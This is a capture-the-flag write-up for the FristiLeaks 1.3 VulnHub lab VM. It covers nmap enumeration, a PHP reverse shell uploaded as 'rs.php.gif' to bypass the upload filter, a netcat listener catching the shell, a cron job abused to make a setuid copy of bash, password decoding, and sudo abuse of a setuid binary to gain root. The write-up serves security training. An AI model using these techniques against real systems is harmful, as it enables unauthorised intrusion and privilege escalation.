

## [VulnHub] FristiLeaks: 1.3

**Date:** 11/Sep/2019

**Categories:** [oscp](#), [vulnhub](#), [linux](#)

**Tags:** [exploit\\_php\\_fileupload](#), [exploit\\_php\\_fileupload\\_bypass](#), [privesc\\_sudo](#), [privesc\\_setuid](#)

### Overview

This is a writeup for VulnHub VM [FristiLeaks: 1.3](#). Here's an overview of the **enumeration** → **exploitation** → **privilege escalation** process:




Figure 1: writeup.overview.killchain

## Phase #1: Enumeration

1. Here's the Nmap scan result:

```
1 # Nmap 7.70 scan initiated Wed Sep 11 13:59:40 2019 as: nmap -vv --reason -Pn -sV -sC
  ↳ --version-all -oN
  ↳ /root/toolbox/vulnhub/fristileaks1.3/results/192.168.92.133/scans/_quick_tcp_nmap.txt -oX
  ↳ /root/toolbox/vulnhub/fristileaks1.3/results/192.168.92.133/scans/xml/_quick_tcp_nmap.xml
  ↳ 192.168.92.133
2 Nmap scan report for 192.168.92.133
3 Host is up, received arp-response (0.00099s latency).
4 Scanned at 2019-09-11 13:59:41 PDT for 13s
5 Not shown: 999 filtered ports
6 Reason: 992 no-responses and 7 host-prohibiteds
7 PORT      STATE SERVICE REASON          VERSION
8 80/tcp open  http    syn-ack ttl 64 Apache httpd 2.2.15 ((CentOS) DAV/2 PHP/5.3.3)
9 | http-methods:
10 |   Supported Methods: GET HEAD POST OPTIONS TRACE
11 |_  Potentially risky methods: TRACE
12 | http-robots.txt: 3 disallowed entries
13 |_/cola /sisi /beer
14 |_http-server-header: Apache/2.2.15 (CentOS) DAV/2 PHP/5.3.3
15 |_http-title: Site doesn't have a title (text/html; charset=UTF-8).
16 MAC Address: 08:00:27:A5:A6:76 (Oracle VirtualBox virtual NIC)
17
18 Read data files from: /usr/bin/./share/nmap
19 Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
20 # Nmap done at Wed Sep 11 13:59:54 2019 -- 1 IP address (1 host up) scanned in 14.00 seconds
```

2. We find references to 3 directories from robots.txt:

```
1 http://192.168.92.133/cola
2 http://192.168.92.133/sisi
3 http://192.168.92.133/beer
```





Figure 2: writeup.enumeration.steps.2.1

3. These directories don't have anything useful other than a meme image. Since all these directory names are references to drinks and the name of this VM also refers to one, we try `http://192.168.92.133/fristi` and are presented with a login page:



## Welcome to #fristileaks admin portal



**Member Login**

Username :

Password :

Figure 3: writeup.enumeration.steps.3.1

## Findings

### Open Ports

```
1 80/tcp | http | Apache httpd 2.2.15 ((CentOS) DAV/2 PHP/5.3.3)
```

### Files

```
1 http://192.168.92.133/robots.txt
2 http://192.168.92.133/fristi
```

### Users

```
1 ssh: eezeepz, admin, fristigod
```

## Phase #2: Exploitation

1. The source of this page hints at a possible username **eezeepz** and password encoded within an image embedded as Base64 data in this source:

```
1 eezeepz/keKkeKKKeKkeKkEkkEk
```




Figure 4: writeup.exploitation.steps.1.1




Figure 5: writeup.exploitation.steps.1.2

2. We login using these credentials and are presented with a file upload page. We create a PHP reverse shell, add GIF89a magic byte to it start and rename it as **rs.php.gif** to evade filters and upload the file. Once uploaded the applications informs us of the upload directory as well:

```
1 rs.php.gif → http://192.168.92.133/fristi/uploads/rs.php.gif
```




Figure 6: writeup.exploitation.steps.2.1

3. We start a Netcat listener, issue a request for this file using `curl` and are presented with the initial shell:

```
1 nc -nlvp 443
2 curl -v "http://192.168.92.133/fristi/uploads/rs.php.gif"

root@kali: ~/toolbox/data/vulnhub/fristileaks1.3 # curl -v "http://192.168.92.133/fristi/uploads/rs.php.gif"
* Expire in 0 ms for 6 (transfer 0xbbfdd0)
* Trying 192.168.92.133...
* TCP_NODELAY set
* Expire in 200 ms for 4 (transfer 0xbbfdd0)
* Connected to 192.168.92.133 (192.168.92.133) port 80 (#0)
> GET /fristi/uploads/rs.php.gif HTTP/1.1
> Host: 192.168.92.133
> User-Agent: curl/7.64.0
> Accept: */*
>
^C
root@kali: ~/toolbox/data/vulnhub/fristileaks1.3 #
```

Figure 7: writeup.exploitation.steps.3.1

```

root@kali: ~/toolbox/data/vulnhub/fristileaks1.3 # nc -lvp 443
listening on [any] 443 ...
192.168.92.133: inverse host lookup failed: Unknown host
connect to [192.168.92.163] from (UNKNOWN) [192.168.92.133] 43586
Linux localhost.localdomain 2.6.32-573.8.1.el6.x86_64 #1 SMP Tue Nov 10 18:01:38 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux
 10:22:43 up 24 min,  0 users,  load average: 0.00, 0.00, 0.00
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=48(apache) gid=48(apache) groups=48(apache)
sh: no job control in this shell
sh-4.1$ id
id
uid=48(apache) gid=48(apache) groups=48(apache)
sh-4.1$

sh-4.1$ uname -a
uname -a
Linux localhost.localdomain 2.6.32-573.8.1.el6.x86_64 #1 SMP Tue Nov 10 18:01:38 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux
sh-4.1$

sh-4.1$ ifconfig
ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:A5:A6:76
          inet addr:192.168.92.133  Bcast:192.168.92.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fea5:a676/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:343696 errors:0 dropped:0 overruns:0 frame:0
          TX packets:199868 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:28339698 (27.0 MiB)  TX bytes:30059387 (28.6 MiB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:0 (0.0 b)  TX bytes:0 (0.0 b)

sh-4.1$

```

Figure 8: writeup.exploitation.steps.3.2

## Phase #2.5: Post Exploitation

```

1  apache@localhost.localdomain> id
2  uid=48(apache) gid=48(apache) groups=48(apache)
3  apache@localhost.localdomain>
4  apache@localhost.localdomain> uname
5  Linux localhost.localdomain 2.6.32-573.8.1.el6.x86_64 #1 SMP Tue Nov 10 18:01:38 UTC 2015
   ↪  x86_64 x86_64 x86_64 GNU/Linux
6  apache@localhost.localdomain>
7  apache@localhost.localdomain> ifconfig
8  eth0  Link encap:Ethernet  HWaddr 08:00:27:A5:A6:76
9        inet addr:192.168.92.133  Bcast:192.168.92.255  Mask:255.255.255.0
10       inet6 addr: fe80::a00:27ff:fea5:a676/64 Scope:Link
11       UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
12       RX packets:343696 errors:0 dropped:0 overruns:0 frame:0
13       TX packets:199868 errors:0 dropped:0 overruns:0 carrier:0
14       collisions:0 txqueuelen:1000
15       RX bytes:28339698 (27.0 MiB)  TX bytes:30059387 (28.6 MiB)
16  apache@localhost.localdomain>
17  apache@localhost.localdomain> users
18  eezeepz
19  admin
20  fristigod

```

### Phase #3: Privilege Escalation

1. Exploring the filesystem, we come across `/var/www/notex.txt` file. This file hints looking at the contents of user `eezeepz`'s home directory:

```
1 cd /var/www
2 cat notes.txt
```

```
sh-4.1$ pwd
/var/www
pwd
sh-4.1$ ls -la
ls -la
total 28
drwxr-xr-x.  6 root root 4096 Nov 17  2015 .
drwxr-xr-x. 19 root root 4096 Nov 19  2015 ..
drwxr-xr-x.  2 root root 4096 Aug 24  2015 cgi-bin
drwxr-xr-x.  3 root root 4096 Nov 17  2015 error
drwxr-xr-x.  7 root root 4096 Nov 25  2015 html
drwxr-xr-x.  3 root root 4096 Nov 17  2015 icons
-rw-r--r--   1 root root   98 Nov 17  2015 notes.txt
sh-4.1$

sh-4.1$ cat notes
cat notes.txt
hey eezeepz your homedir is a mess, go clean it up, just dont delete
the important stuff.

-jerry
sh-4.1$
```

Figure 9: writeup.privesc.steps.1.1

2. We find another interesting file at `/home/eezeepz/notes.txt` which hints at a possible privesc method:

```
1 cd /home/eezeepz
2 cat notes.txt
```



```

sh-4.1$ pwd
/home/eezeepz
pwd
sh-4.1$

sh-4.1$ cat notes.txt
cat notes.txt
Yo EZ,

I made it possible for you to do some automated checks,
but I did only allow you access to /usr/bin/* system binaries. I did
however copy a few extra often needed commands to my
homedir: chmod, df, cat, echo, ps, grep, egrep so you can use those
from /home/admin/

Don't forget to specify the full path for each binary!

Just put a file called "runthis" in /tmp/, each line one command. The
output goes to the file "cronresult" in /tmp/. It should
run every minute with my account privileges.

- Jerry
sh-4.1$

```

Figure 10: writeup.privesc.steps.2.1

3. As suggested in the notes file, we create a file `/tmp/runthis` to execute a command starting with `/usr/bin` followed by directory traversal strings to copy the `bash` shell into `/tmp` directory and `setuid` on it. Since these commands are executed within the scope of user `admin`, when we run the `/tmp/bash` file, we get a shell as user `admin`:

```

1 echo -e "/usr/bin/../../../../bin/cp /bin/bash /tmp/bash; chmod u+s /tmp/bash" >/tmp/runthis
2 /tmp/bash -p

```

```

bash-4.1$ cat notes.txt
Yo EZ,

I made it possible for you to do some automated checks,
but I did only allow you access to /usr/bin/* system binaries. I did
however copy a few extra often needed commands to my
homedir: chmod, df, cat, echo, ps, grep, egrep so you can use those
from /home/admin/

Don't forget to specify the full path for each binary!

Just put a file called "runthis" in /tmp/, each line one command. The
output goes to the file "cronresult" in /tmp/. It should
run every minute with my account privileges.

- Jerry
bash-4.1$
bash-4.1$ cd /tmp
bash-4.1$ ls -l
total 908
-rwsr-xr-x 1 admin  admin  906152 Sep 11 13:51 bash
-rw-r--r-- 1 admin  admin   14233 Sep 11 13:52 cronresult
-rw-rw-rw- 1 apache apache    63 Sep 11 10:41 runthis
bash-4.1$
bash-4.1$ cat runthis
/usr/bin/../../../../bin/cp /bin/bash /tmp/bash; chmod u+s /tmp/bash
bash-4.1$
bash-4.1$ id
uid=48(apache) gid=48(apache) groups=48(apache)
bash-4.1$
bash-4.1$ ./bash -p
bash-4.1$
bash-4.1$ id
uid=48(apache) gid=48(apache) euid=501(admin) groups=48(apache)
bash-4.1$

```

Figure 11: writeup.privesc.steps.3.1

4. We move into `/home/admin` directory and find a reversed, Base64 encoded string within `whoisyourgodnow.txt` file, that is owned by user `fristigod`. We also find a Python script `cryptpass.py` in this directory. Looking at the script, we reverse the encoding process and add a decoding method to it. Testing updated script with `=RFn0AKnlMHMPiZpyuTI0ITG` reveals the password for user `fristigod` to be `LetThereBeFristi!`. We then use `su` to switch user:

```

1 cat whoisyourgodnow.txt
2 cat cryptpass.py
3 python cryptpass.py =RFn0AKnlMHMPiZpyuTI0ITG
4 su - fristigod

```

```
root@kali: ~/toolbox/data/vulnhub/fristileaks1.3 # cat cryptpass.py
import base64, codecs, sys

def encodeString(str):
    base64string=base64.b64encode(str)
    return codecs.encode(base64string[::-1], 'rot13')

def decodeString(str):
    return base64.b64decode(codecs.encode(str[::-1], 'rot13'))

print encodeString(sys.argv[1])
print decodeString(sys.argv[1])
root@kali: ~/toolbox/data/vulnhub/fristileaks1.3 #
root@kali: ~/toolbox/data/vulnhub/fristileaks1.3 # python cryptpass.py =RFn0AKnlMHMPizpyuTI0ITG
UEIFjxRIlyUp6yRHAuHGf52F00woTWIC
LetThereBeFristi!
root@kali: ~/toolbox/data/vulnhub/fristileaks1.3 #
```

Figure 12: writeup.privesc.steps.4.1

```

bash-4.1$ cd /home/admin/
bash-4.1$
bash-4.1$
bash-4.1$ ls -la
total 656
drwx-----. 2 admin    admin    4096 Sep 11 11:17 .
drwxr-xr-x. 5 root     root     4096 Nov 19 2015 ..
-rw----- 1 admin    admin     261 Sep 11 11:17 .bash_history
-rw-r--r-- 1 admin    admin      18 Sep 22 2015 .bash_logout
-rw-r--r-- 1 admin    admin     176 Sep 22 2015 .bash_profile
-rw-r--r-- 1 admin    admin     124 Sep 22 2015 .bashrc
-rwxr-xr-x 1 admin    admin   45224 Nov 18 2015 cat
-rwxr-xr-x 1 admin    admin   48712 Nov 18 2015 chmod
-rw-r--r-- 1 admin    admin      737 Nov 18 2015 cronjob.py
-rw-r--r-- 1 admin    admin       21 Nov 18 2015 cryptedpass.txt
-rw-r--r-- 1 admin    admin      258 Nov 18 2015 cryptpass.py
-rwxr-xr-x 1 admin    admin   90544 Nov 18 2015 df
-rwxr-xr-x 1 admin    admin   24136 Nov 18 2015 echo
-rwxr-xr-x 1 admin    admin  163600 Nov 18 2015 egrep
-rwxr-xr-x 1 admin    admin  163600 Nov 18 2015 grep
-rwxr-xr-x 1 admin    admin   85304 Nov 18 2015 ps
-rw-r--r-- 1 fristigod fristigod   25 Nov 19 2015 whoisyourgodnow.txt
bash-4.1$
bash-4.1$
bash-4.1$
bash-4.1$ cat whoisyourgodnow.txt
=RFn0AKnlMHMPizpyuTI0ITG
bash-4.1$
bash-4.1$
bash-4.1$ su - fristigod
Password:
-bash-4.1$
-bash-4.1$ id
uid=502(fristigod) gid=502(fristigod) groups=502(fristigod)
-bash-4.1$

```

Figure 13: writeup.privesc.steps.4.2

5. Looking at the file `cryptedpass.txt`, which is owned by user `admin`, we see a similar encoded string as before and repeat the process to get decoded the decoded password `thisisalsopw123`. We use this to switch user:

```

1 cat cryptedpass.txt
2 cat cryptpass.py
3 python cryptpass.py mVGZ303omkJLmy2pcuTq
4 su - admin

```

```
root@kali: ~/toolbox/data/vulnhub/fristileaks1.3 # python cryptpass.py mVGZ303omkJLmy2pcuTq
=RUI1ATplxKoZc0ng92ZCAwJUMIo
thisisalsopw123
root@kali: ~/toolbox/data/vulnhub/fristileaks1.3 #
```

Figure 14: writeup.privesc.steps.5.1

```
bash-4.1$ pwd
/home/admin
bash-4.1$
bash-4.1$ ls -l
total 632
-rwxr-xr-x 1 admin admin 45224 Nov 18 2015 cat
-rwxr-xr-x 1 admin admin 48712 Nov 18 2015 chmod
-rw-r--r-- 1 admin admin 737 Nov 18 2015 cronjob.py
-rw-r--r-- 1 admin admin 21 Nov 18 2015 cryptedpass.txt
-rw-r--r-- 1 admin admin 258 Nov 18 2015 cryptpass.py
-rwxr-xr-x 1 admin admin 90544 Nov 18 2015 df
-rwxr-xr-x 1 admin admin 24136 Nov 18 2015 echo
-rwxr-xr-x 1 admin admin 163600 Nov 18 2015 egrep
-rwxr-xr-x 1 admin admin 163600 Nov 18 2015 grep
-rwxr-xr-x 1 admin admin 85304 Nov 18 2015 ps
-rw-r--r-- 1 fristigod fristigod 25 Nov 19 2015 whoisyourgodnow.txt
bash-4.1$
bash-4.1$
bash-4.1$ cat cryptedpass.txt
mVGZ303omkJLmy2pcuTq
bash-4.1$
bash-4.1$ id
uid=48(apache) gid=48(apache) euid=501(admin) groups=48(apache)
bash-4.1$
bash-4.1$ su - admin
Password:
[admin@localhost ~]$
[admin@localhost ~]$ id
uid=501(admin) gid=501(admin) groups=501(admin)
[admin@localhost ~]$
```

Figure 15: writeup.privesc.steps.5.2

6. We return to being user `fristigod` and explore their home directory. Within the `./bash_history` file we find references to a local, setuid file `.secret_admin_stuff/doCom`:

```
1 cd /home/fristigod
2 cat .bash_history
```

```

-bash-4.1$ cat .bash_history
ls
pwd
ls -lah
cd .secret_admin_stuff/
ls
./doCom
./doCom test
sudo ls
exit
cd .secret_admin_stuff/
ls
./doCom
sudo -u fristi ./doCom ls /
sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom ls /
exit
sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom ls /
sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom
exit
sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom
exit
sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom
sudo /var/fristigod/.secret_admin_stuff/doCom
exit

```

Figure 16: writeup.privesc.steps.6.1

```

-bash-4.1$ ls -l .secret_admin_stuff/
total 8
-rwsr-sr-x 1 root root 7529 Nov 25 2015 doCom
-bash-4.1$

```

Figure 17: writeup.privesc.steps.6.2

7. Using examples from `.bash_history`, we run the `setuid` file to execute `/bin/bash` and gain elevated privileges:

```

1 sudo -u fristi ./doCom "/bin/bash"

```

```

-bash-4.1$ sudo -u fristi ./doCom "/bin/bash"
bash-4.1#
bash-4.1# id
uid=0(root) gid=100(users) groups=100(users),502(fristigod)
bash-4.1#
bash-4.1# uname -a
Linux localhost.localdomain 2.6.32-573.8.1.el6.x86_64 #1 SMP Tue Nov 10 18:01:38 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux
bash-4.1#
bash-4.1# whoami
root
bash-4.1#
bash-4.1#
bash-4.1# ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:A5:A6:76
          inet addr:192.168.92.133  Bcast:192.168.92.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fea5:a676/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:348065 errors:0 dropped:0 overruns:0 frame:0
          TX packets:202048 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:28652907 (27.3 MiB)  TX bytes:30264796 (28.8 MiB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:0 (0.0 b)  TX bytes:0 (0.0 b)

bash-4.1#

```

Figure 18: writeup.privesc.steps.7.1

8. We then explore root's home directory and find the flag within `/root/fristileaks_secrets.txt` file:

```

1 cd /root
2 cat fristileaks_secrets

```

```
bash-4.1# cd /root/
bash-4.1#
bash-4.1#
bash-4.1# ls -la
total 48
dr-xr-x---.  3 root root 4096 Nov 25  2015 .
dr-xr-xr-x. 22 root root 4096 Sep 11 09:58 ..
-rw-----.  1 root root 1936 Nov 25  2015 .bash_history
-rw-r--r--.  1 root root   18 May 20  2009 .bash_logout
-rw-r--r--.  1 root root  176 May 20  2009 .bash_profile
-rw-r--r--.  1 root root  176 Sep 22  2004 .bashrc
drwxr-xr-x.  3 root root 4096 Nov 25  2015 .c
-rw-r--r--.  1 root root  100 Sep 22  2004 .cshrc
-rw-----.  1 root root  246 Nov 17  2015 fristileaks_secrets.txt
-rw-----.  1 root root 1291 Nov 17  2015 .mysql_history
-rw-r--r--.  1 root root  129 Dec  3  2004 .tcshrc
-rw-----.  1 root root  829 Nov 17  2015 .viminfo
bash-4.1#
bash-4.1#
bash-4.1#
bash-4.1# cat fristileaks_secrets.txt
Congratulations on beating FristiLeaks 1.0 by Ar0xA [https://tldr.nu]

I wonder if you beat it in the maximum 4 hours it's supposed to take!

Shoutout to people of #fristileaks (twitter) and #vulnhub (FreeNode)

Flag: Y0u_kn0w_y0u_l0ve_fr1st1

bash-4.1#
```

Figure 19: writeup.privesc.steps.8.1



## Loot

### Hashes

```
